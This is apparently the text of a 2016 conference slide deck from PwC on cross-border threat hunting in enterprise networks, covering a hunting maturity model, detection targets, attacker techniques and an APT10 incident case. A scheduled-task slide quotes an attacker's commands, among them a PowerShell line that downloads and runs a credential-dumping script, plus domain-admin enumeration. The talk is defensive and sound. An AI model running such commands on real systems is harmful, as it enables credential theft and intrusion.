Lucerne, October 19, 2016

Swiss Cyber Storm

Cross-border Hunting of Sophisticated Threat Actors in Enterprise Networks – Challenges and Success Factors

@MarkBarwinski

pwc

Agenda

01 Brief introduction

02 Laying the foundation

03 Hunting methodology

04 Recently observed techniques

05 Hunting challenges

06 Cross-border hunting

07 Hunting success factors

01
Brief Introduction

Who, What, Where, Why (a *numbers* introduction)

Mark Barwinski

Director, Cybersecurity

~13 years

2003 SCADA / Drive-By Downloads research
2005 Development
2008 Analysis & reporting
2012 Tool development
2014 Discovery & Mitigation
2016 Investigations and TI lead

1 of 5
1 of 2.8m
1 of 208K

From self employment to being a member of the U.S. Department of Defense, to now a member of a global family at PwC

21

Moved across three continents over 21 separate times – ***not*** part of a witness protection program…. Not on the run

just comfortable with change.

8

02
Laying the foundation

A year+ in review (2015-2016)

Key things we shall not speak about

Grounding terminology:

1. Sophistication
2. Hunting
3. Maturity
4. Ideal vs Reality

2015 - 2016 recap

Things we will not be covering …..


Except for

Kill Chain

Just discussed by Robert Randall during the 11.10 to 11.30 talk

Zun Tzu

Not interested in discussing the teachings of a general and philosopher from possibly 25 centuries ago …



*a*PT

Not interested in focusing this discussing in terms of *a*PTs but rather ….

Sophistication

Grounding terminology – key understanding

Sophistication

- Accomplishing political or geopolitical goals
- Utilizing lowest necessary tools to accomplish objectives (optimized use of resources)
- Timing
- Complex, compounded and well orchestrated operations (cyber, physical, social, deception)
- Persistence

Hunting

- Proactively seeking out threats across the technology estate (IT, OT, mobile, IoT)
- Sustained iterative assessment seeking to detect, disrupt, mitigate or isolate these threats
- *Smart Intelligence-based* searching

Lets be mature[1)] about this

HMM0

Initial

- Reliant on automated off-the-shelf alerting solutions
- Reliant on SIEM and IDSs
- Minimal (if any) environment data collection
- May incorporate purchased or free data feeds into their systems

Base

Basic knowledge of threats to organisation, using generic external data. IT staff deal with any threats. Basic indicators for IT consumption.

HMM1

Minimal

- Reliant on automated off-the-shelf alerting solutions
- Reliant on SIEM and IDS
- Performs enterprise data collection
- Cognizant of the latest threat reports from open or closed resources
- Able to search indicators across recent data set looking for signs of compromise

Nascent

Long term approach to security being considered. Ability to apply familiar indicators and track reoccurrences.

HMM2

Procedural

- Able to research, learn, modify, and apply community procedures to search for adversaries
- Regularly performs searches across the enterprise
- Collect large data sets from across IT estate, including endpoints

Established

Threat intelligence obtained from a wider source base is factored into security. Developing specialists. Robust application of intel.

HMM3

Innovative

- In-house expertise developing and publishing procedures rather than consuming procedures from others
- Analytic skills may include statistics, visual, or linked data analysis
- Collect large data sets from across IT estate

Dynamic

Driving technical decisions at enterprise level, in-house full-cycle team. Proactive identification of new threats to environment.

HMM4

Leading

- Able to automate Innovative (HMM3) state
- Shorten detection and mitigation time
- Prolific at hunting processes development
- Formalized and documented hunting program

Holistic

Feedback loop between business activities, future strategy and threat intel function. Executive reporting and engagement.

1) Hunting Maturity Model (HMM) by David J Bianco.

Ideal Hunting


- Operating under uniform policies
- Consistent privacy regulations
- Simplified authority, governance, chain-of-command
- Best Intelligence available
- Unlimited resources

!= The Cuckoo's Egg

Reality

The Adversary's advantage

The reality of enterprise hunting



Sovereign estates

- Distinct privacy laws and requirements

Corporate IT governance

- Mergers and acquisitions – lack of integration

Enterprise environment familiarity

- Do you really know what you have
- Understanding of crown jewels

Third parties

- SLAs
- Competing priorities

2 Derived from Snowden's leaked documents on NTOC. (Simplified) to illustrate industry cross-domain interactions

03
Hunting methodology

Agent based approach
Tanium partnership and approach

2015-2016 Trends

What to hunt for?

“

I have a bad feeling, we might have an issue here…

ENTERPRISE CISO

What’s the problem?

Trigger event:

- Discovery of an insider
- Near miss compromise
- Seeking increased budgets
- Seeking a baseline

How do we do this?

Time to shine some light on the problem …

- Deploy endpoint and network based sensors
- Collect perimeter logs

How do we start …?

By understanding individual legal and privacy environments.

Initial trigger event

Seek out help

Targeted

What was done?

How do I recover?

Eradication

PwC & Tanium – A natural partnership


01
Detect
PwC gleans threat intelligence from the front lines of incident response engagements around the world. Our threat research team conduct independent research on a wide variety of threats and develop detection techniques, which are integrated into Tanium.

02
Investigate
PwC's own CSIR-certified incident response team uses Tanium to dramatically reduce dwell time of intruders, scope intrusions and minimise the need for fly-to-site teams on globally distributed incidents.

04
Enforce
We design integrations, processes and workflows to ensure your teams work effectively using Tanium to achieve better security hygiene and compliance metrics.

03
Remediate
Whether mobilising a containment strategy or patching vulnerable systems used by attackers, Tanium forms a core part of our execution plan.

2015 - 2016 trends



So what do you hunt for?

Persistence	• Registry keys • autoruns/auto-start
Events	• Windows events, crashes, logins • Sysmon • Process creation
Unusual paths	• Execution of files, services or dlls • Alternate Data Streams (NTFS)
Past & Future	• ShimCache: CMD, PowerShell • Prefetch: confirmation of execution • AT/schtasks: Lateral movement
Impossibility	• VPN connections • Non existent User Agent strings
Relationships	• Unusual processes spawning (i.e. != Svchost.exe → services.exe) • Process low count
Signatures	• Evaluate signed and unsigned files • Evaluate hashes or PE file segment hashes
Logs	• DNS logs for not just known bad destinations but also for unusual urls. • DNS record entropy → DGAs

04
Recently observed techniques

Various techniques recently encountered

- Windows Management Instrumentation (WMI)
- Scheduled tasks abuse
- Dead Drop Resolver and social media C2

- DLL Side-loading
- VPN abuse

Windows Management Instrumentation (WMI)

Most IT management software packages rely on a WMI foundation

- Event monitors (e.g. file system changes), called ‘filters’
  Can trigger actions in a ‘consumer’ - WMI events run as SYSTEM
- Used by attackers for executing code, lateral movement and C2
- Can store data / payloads
- Introduced in Windows 98. Enabled on all Windows systems by default and remotely accessible
- APT29’s CozyCar – like other malware, determines which AV products are in place through a WMI query of SELECT * FROM AntiVirusProduct

Scheduled task abuse


Date	Time	Event
2013-04-06	09:07:41	AT1 task scheduled: `powershell IEX (New-OBJECT Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes >>c:\temp\h.txt`
2013-04-06	09:08:34	AT2 task scheduled: `c:\temp\w64.exe -w >>c:\temp\r.txt`
2013-04-06	09:13:00	AT3 task scheduled: `net group domain admins /domain >>c:\temp\r.txt`
2013-04-06	10:42:04	AT5 task scheduled: `c:\temp\pks.exe -proxy -notran 48999`
2013-04-06	10:44:00	AT6 task scheduled: `c:\windows\web\get.bat`
2013-04-06	10:46:21	AT7 task scheduled: `cmd /c c:\windows\web\update domain1`
2013-04-06	10:47:15	AT8 task scheduled: `cmd /c net group Enterprise Admins /domain>c:\windows\web\admins.log`
2013-04-06	10:48:30	AT8 task scheduled: `cmd /c tasklist /svc >c:\windows\web\1.log`
2013-04-06	10:54:00	AT9 task scheduled: `cmd /c csvde -f c:\windows\web\territory1.log`

Scheduled task abuse


- Grep At* files

```
Get Computer Name and Search Single File For String Pattern

[c:\windows\system32\tasks\At1,c.:.\.w.i.n.d.o.w.s.\.t.e.m.p]
```



- Visual analysis across tenths of thousands of machines for AT and schtasks use to start executables from unusual paths or with uncharacteristically short names such as 1.bat, 64.exe, and similar



Dead drop resolver and social media C2

TechNet

Facebook

Twitter


Google+

Social media is open on most network providing fertile ground for command and control communications.

These communications are TLS encrypted and as such are able to avoid in most instances passive detection.

Evidence of malware communicating through social media is perceived to be increasing not only as a way to spread and infect unsuspecting users, but also as a way to maintain state with evolving C2 infrastructure

@MICR0S0FThgjfzrhsgahC0RP0RATION



Side-loading

Step 0 : Sample A

Weaponized PDF/DOC imbedded self-extracting archive

Step 1 : Executes

Drops 3 files, valid signed dll, neutral loader, and malicious code

Step 2 : Side-loads


Execute valid signed dll which loads spoofed dll loader which loads malicious code


Step 3 : Injection

Malware injects svchost.exe

Impact

- Evasion of AntiVirus Programs
- Evasion of Windows 7 User Account Control








Diagram taken from the (excellent) CIRCL paper - http://www.circl.lu/assets/files/tr-12/tr-12-circl-plugx-analysis-v1.pdf


VPN abuse


Look for data points like:

- VPN client version
- OS version
- Source IP address
- Host name format
- Start and end times

For example, show me:

- Unusually large data transfers;
- Performed out of core hours for that geo-location; and,
- Where the user account has connected from more than one different machine in the last 6 months.





05
Hunting challenges

Before you can hunt, consider the following challenges

Ready your hunting kit … as it will assist you during incident response
(yep, it will lead there)

No. 1
IT integration

Mergers and acquisitions may have led to heterogeneous and disjoint environments

No. 2
Inventory

Unfamiliarity with baselines, hardware, topology. Specially if outsourcing to MSPs
(i.e. I don't have Windows XP)

No. 3
Privacy regulations

Differences between US and European regulations
(i.e. financial industry)

No. 4
Outdated SLAs

Not drafted to support responsive actions. Usually geared towards maintaining operations

No. 5
Governance

Geographically dispersed business units, local autonomy. Also, have you lost control of your environment (consider No. 4)

No. 6
Think ≠ Is

Defenses or mitigations you think you have may not be real (i.e. centralized logging)

No. 7
Remote = Local

See No. 3, you may be required to conduct all hunting within country.

No. 8
Priorities

Third party MSPs or business units may view hunting deployment or actions as a lower priority than day-to-day operations

Before you can hunt, consider the following challenges

Continued…

No. 9
IR team?

The Enterprise may not possess an in-house IR team

No. 10
Delays

Plan for delays due to operational milestones, country extended holiday season, deployment testing

No. 11
Confidentiality / OPSEC

RFPs for hunting contracts are not a good thing. Do not communicate on compromised networks

No. 12
Fragility

Often we find unstable fragile networks which have suffered many recent outages. Low resources (memory/cpu/hd space)

No. 13
Legal / Pre-Vetting

Inform legal team, review every command and data type.

06

Cross-border hunting

One in particular : Key metrics

ENTERPRISE ESTATE

>30,000

endpoints

Partial estate across several territories

ENTERPRISE SIZE

>80,000

employees

GLOBAL PRESENCE

>55

Countries in 5 continents

Global operations footprint

DATA

1.5 Tb+

Endpoint and log data

Data collected over 4 weeks of assessment from endpoints and perimeter logs

DATA

>1 billion

Rows

Individual database records collected repeatedly from a variety of key parameters such as running processes, unusual paths, tcp connections, command history, and more

INCIDENT

~2013

At least …

Confirmed earliest compromise identified so far dates back to 2013. In network with complete access for over 3 years before discovery

One in particular


Event # 1
Get.bat, 1.bat, 64.exe
Update.exe /getpass
Psexec.exe

Data Gathering
Execution of PlugX, csvde execution with AT commands

Event # 2
Server browsing known malicious website

Escalation
Execution of mimikatz

Impact
- Active Directory compromised
- > 60 Domain Controllers
- VOIP/Chat servers compromised (Lync, Skype)
- Key business systems compromised
- Development / Test environment (non-production)



07
Hunting success factors

Catch of the day

We currently track over 110 distinct threat actors from circa 20 countries, including nation state sponsored actors as well as hackers-for-hire.

Red Typhon, Aurora Panda, APT17

Blue Kitsume, CozyBear, CozyDuke

Red Apollo, Stone Panda, APT10

In this particular case, the threat actor is suspected to be Red Apollo (APT10) targeting Chinese dissidents around the world, and occasionally targets US defence contractors, technology, and telecoms operators. Attributing is grounded on tools, methodologies, and C2 infrastructure used.

Yep, sometimes it really is China. But also Russia, the USA, Spain, Israel, Brazil, and many more …

Contributing factors to success

No. 1
Legal

Early engagement with client legal teams. Vetting of data collection. Education of operations

No. 2
Governance

Clear support and alignment for hunting priorities

No. 3
Patience

Methodical focused attention towards sophisticated threat discovery

No. 4
Intelligence

Fusing the right level of in-house developed intelligence with incident response indicators and community insights

No. 5
Visibility

Having wide spread visibility into the environment, across territories.

No. 6
Multi-Pronged

Combining endpoint and perimeter data

No. 7
Agility

Near real-time ability to query the enterprise for key data nuggets

No. 8
Analytics

Seek out not just the known bad through fragile IOCs but expand towards anomalies. Go after the techniques, tactics and procedures (TTPs)

No. 9
Discretion / OPSEC

The adversary watches communications on the environment. They own VoIP, email, Active Directory